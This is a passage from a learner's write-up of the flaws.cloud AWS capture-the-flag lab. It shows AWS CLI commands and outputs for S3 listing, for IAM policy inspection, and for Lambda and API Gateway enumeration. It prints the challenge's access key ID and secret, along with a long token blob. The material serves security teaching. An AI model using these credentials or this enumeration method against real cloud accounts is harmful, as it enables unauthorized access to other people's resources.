Q76/+8srkIaH0YVuoS0Z95v55jT7T24D/v10c77FNo2r1F1NvrbQE274fMEW1HQWacN1J2TCq7Qm3n1Tn+HXD4zyuH8ixc4Q11qL6c8D8M3N+8N9B3uEkHmNn1Gz16k/RMCgX5ox33vvj
1Vw0JtY115egsnyjRtEVCXD4HTXU28/xEb5p055d0//5Cv8MHUsey5QdLHfXpV9I5IPgga0w2190pbHtejh1vk/KI4Njybx9AL++v3zppC0b20LR0UXpM8N7m3ak2Ourp8entbE08zG6f+RR7
YzHx8+Shyw7Dxt1sJELQLiEeBXFr1J3h5jgtIVghu56yJDIgFm+ofIq/eonSW/38L1m16N7MPy796ywd8msW3nigAnTaDUBuyDAV9LcUA7fEa+QdAdJ9trLprpF5Cyy27GMVj9A1j3q4eVtFVs
ugx3UFzIqLsqDlkhMw7njqB3sG89uv1yL722skBxx6q18vA+S2s88stYMSa5ivFnXfagIhr9tUuJifn11b3esXtFm7607eNI2fk+hKXXcXCHiC0vw9XnE8CF0Kz2hys+0sfZAd8K3a/wEXRn
Yfw8JXVUH/u+064h+I1wrTaz5ZknIKXXECRWn7jN6e7vs4B1QBH2rQTete11Bnv+CtFq125xJ30m+0TND0ELyyBq7DuHAcJ20YIv5/s7Uba+v3nVtKsAyAKvf8s8HgLGzQ+qF/W4fPst2s
pK13G0wp0tVv4Z4QIikgoVjTMTvc2Akn9yN79TR8151wsOE89tQTAm0uZ1YPJP6ML1D3qYGOA83T5133zj471Ayef58RvUvtDBVxZ7vtfDtanA1zgM1j5bCECuzfuT8pCBp6nLqqe8JGgUcG
bjyoI5I5eEYMarSKn72Bpd3UM31h1N70BBYEZxq+UVWhtaP1MXfCCM+aomQDdCq2iKv8PhaxaUrif/eHJ1Sr3RR2vXcGBNz1jKRFZRRkP5LrXKhvX8277fzbcT6I200XBPUS61Ns022W02f26
4dzAsv/Lw37zohX3A+Is"
```

4. Access level 6.

aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud

```
KaliLinux2022.4 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help


(al-bahary@kali) ~/.aws
$ nano credentials

(al-bahary@kali) ~/.aws
$ aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
PRE ddcc78ff/
2017-02-26 21:11:07      871 index.html

(al-bahary@kali) ~/.aws
$
```

5. Navigate to directory;

<http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/>



Level 6 - IAM Access Keys via EC2 User-data


For this final challenge, you're getting a user access key that has the SecurityAudit policy attached to it. See what else it can do and what else you might find in this AWS account.

Access key ID: *AKIAJFQ6E7BY57Q3OBGA*

Secret: *S2IpymMBiViDlqcAnFuZfkVjXrYxZYhP+dZ4ps+u*

1. Access level 6 with keys provided keys to level 6
2. Security Group Audit
3. List policies attached to user.

aws --profile level6 iam list-attached-user-policies --user-name Level6




```
KaliLinux2022.4 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

(al-bahary@kali)~$ aws --profile level6 iam list-attached-user-policies --user-name level6
{
  "AttachedPolicies": [
    {
      "PolicyName": "MySecurityAudit",
      "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
    },
    {
      "PolicyName": "list_apigateways",
      "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
    }
  ]
}

(al-bahary@kali)~$
```

4. View IAM policy.

**aws --profile level6 iam get-policy --policy-arn
arn:aws:iam::975426262029:policy/list_apigateways**




```
KaliLinux2022.4 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

(al-bahary@kali)~$ aws --profile level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways
{
  "Policy": {
    "PolicyName": "list_apigateways",
    "PolicyId": "ANPATRLWTQW6KCSPTA10",
    "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
    "Path": "/",
    "DefaultVersionId": "v4",
    "AttachmentCount": 1,
    "PermissionsBoundaryUsageCount": 0,
    "IsAttachable": true,
    "Description": "list apigateways",
    "CreateDate": "2017-02-20T01:05:17+00:00",
    "UpdateDate": "2017-02-20T01:48:17+00:00",
    "Tags": []
  }
}

(al-bahary@kali)~$
```

- using ARN to view policy:
**aws --profile level6 iam get-policy-version --policy-arn arn:aws:
iam:975426262029: policy/list_apigateways --version-id v4**




The screenshot shows a terminal window with the following command and output:

```
aws --profile level6 iam get-policy-version --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-id v4
```

```
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": [
            "apigateway:GET"
          ],
          "Effect": "Allow",
          "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
        }
      ]
    },
    "VersionId": "v4",
    "IsDefaultVersion": true,
    "CreateDate": "2017-02-20T01:48:17+00:00"
  }
}
```

5. Using apigateway to GET - List Lamda Functions.
aws --region us-west-2 --profile level6 lambda list-functions




The screenshot shows a terminal window with the following command and output:

```
aws --region us-west-2 --profile level6 lambda list-functions
```

```
{
  "Functions": [
    {
      "FunctionName": "Level6",
      "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
      "Runtime": "python2.7",
      "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
      "Handler": "lambda_function.lambda_handler",
      "CodeSize": 282,
      "Description": "A starter AWS Lambda function.",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2017-02-27T00:24:36.054+0000",
      "CodeSha256": "Z1EjBytFbH91PALMOSR/090q0gZ70G/lq0BNZh5JyFw=",
      "Version": "$LATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979",
      "PackageType": "Zip",
      "Architectures": [
        "x86_64"
      ],
      "EphemeralStorage": {
        "Size": 512
      },
      "SnapStart": {
        "ApplyOn": "None"
      }
    }
  ]
}
```

6. Get Policy for Lamda.
aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6




```
KaliLinux2022.4 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

(al-bahary@kali)~$ aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6
{
  "Policy": {
    "Version": "2012-10-17",
    "Id": "default",
    "Statement": [
      {
        "Sid": "084010a93f553b70ad60ed6ed82c0a8b",
        "Effect": "Allow",
        "Principal": {
          "Service": "apigateway.amazonaws.com"
        },
        "Action": "lambda:InvokeFunction",
        "Resource": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
        "Condition": {
          "ArnLike": {
            "AWS:SourceArn": "arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/*GET/Level6/*"
          }
        }
      }
    ],
    "RevisionId": "d45cc8d9-f172-4634-8d19-39a20951d979"
  }
}

(al-bahary@kali)~$
```

Get stage name by running the apigateway;

aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"




```
KaliLinux2022.4 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

(al-bahary@kali)~$ aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"
{
  "item": [
    {
      "deploymentId": "Bggpiv",
      "stageName": "Prod",
      "cacheClusterEnabled": false,
      "cacheClusterStatus": "NOT_AVAILABLE",
      "methodSettings": {},
      "tracingEnabled": false,
      "createdDate": "2017-02-26T19:26:08-05:00",
      "lastUpdatedDate": "2017-02-26T19:26:08-05:00"
    }
  ]
}


(al-bahary@kali)~$
```


7. The End- final step of the challenge.

Stage name is "Prod" which are lambda functions using the rest-api-id, stage name, region and resource: <https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6>



8. Visit the link; <http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/>



Conclusion

Overall, I found the *flaws.cloud* challenge to be a very informative and helpful way to learn about AWS security. I was able to learn that IAM policies are used to control who has access to AWS resources, and that they can be misconfigured in a way that allows unauthorized access. I was able to view the importance of securing S3 buckets with strong permissions and encryption. I learned that S3 buckets are a popular target for attackers, and that they can be easily compromised if they are not properly secured.

This activity has taught me about the importance of keeping EC2 instances secure by disabling unnecessary ports and services. I learned that EC2 instances are often exposed to the public internet, and that they can be easily compromised if they are not properly secured. This activity has also taught me about the importance of encrypting your EBS volumes to protect your data from unauthorized access. I learned that EBS volumes are often used to store sensitive data, and that they should be encrypted to protect that data from unauthorized access.

Solving the flaws.cloud challenges was not just about finding the answer to a puzzle. It was a journey of learning, adapting, and becoming better. The challenge statements and hints acted as guideposts, pointing me in the direction of effective solutions. With each successful resolution, I gained not only the satisfaction of overcoming an obstacle, but also the knowledge to prevent similar issues from happening in the future. I found the flaws.cloud challenges to be a very rewarding experience. They were challenging, but they were also educational and informative. I learned a lot about AWS security, and I also gained a better understanding of the importance of continuous learning and improvement.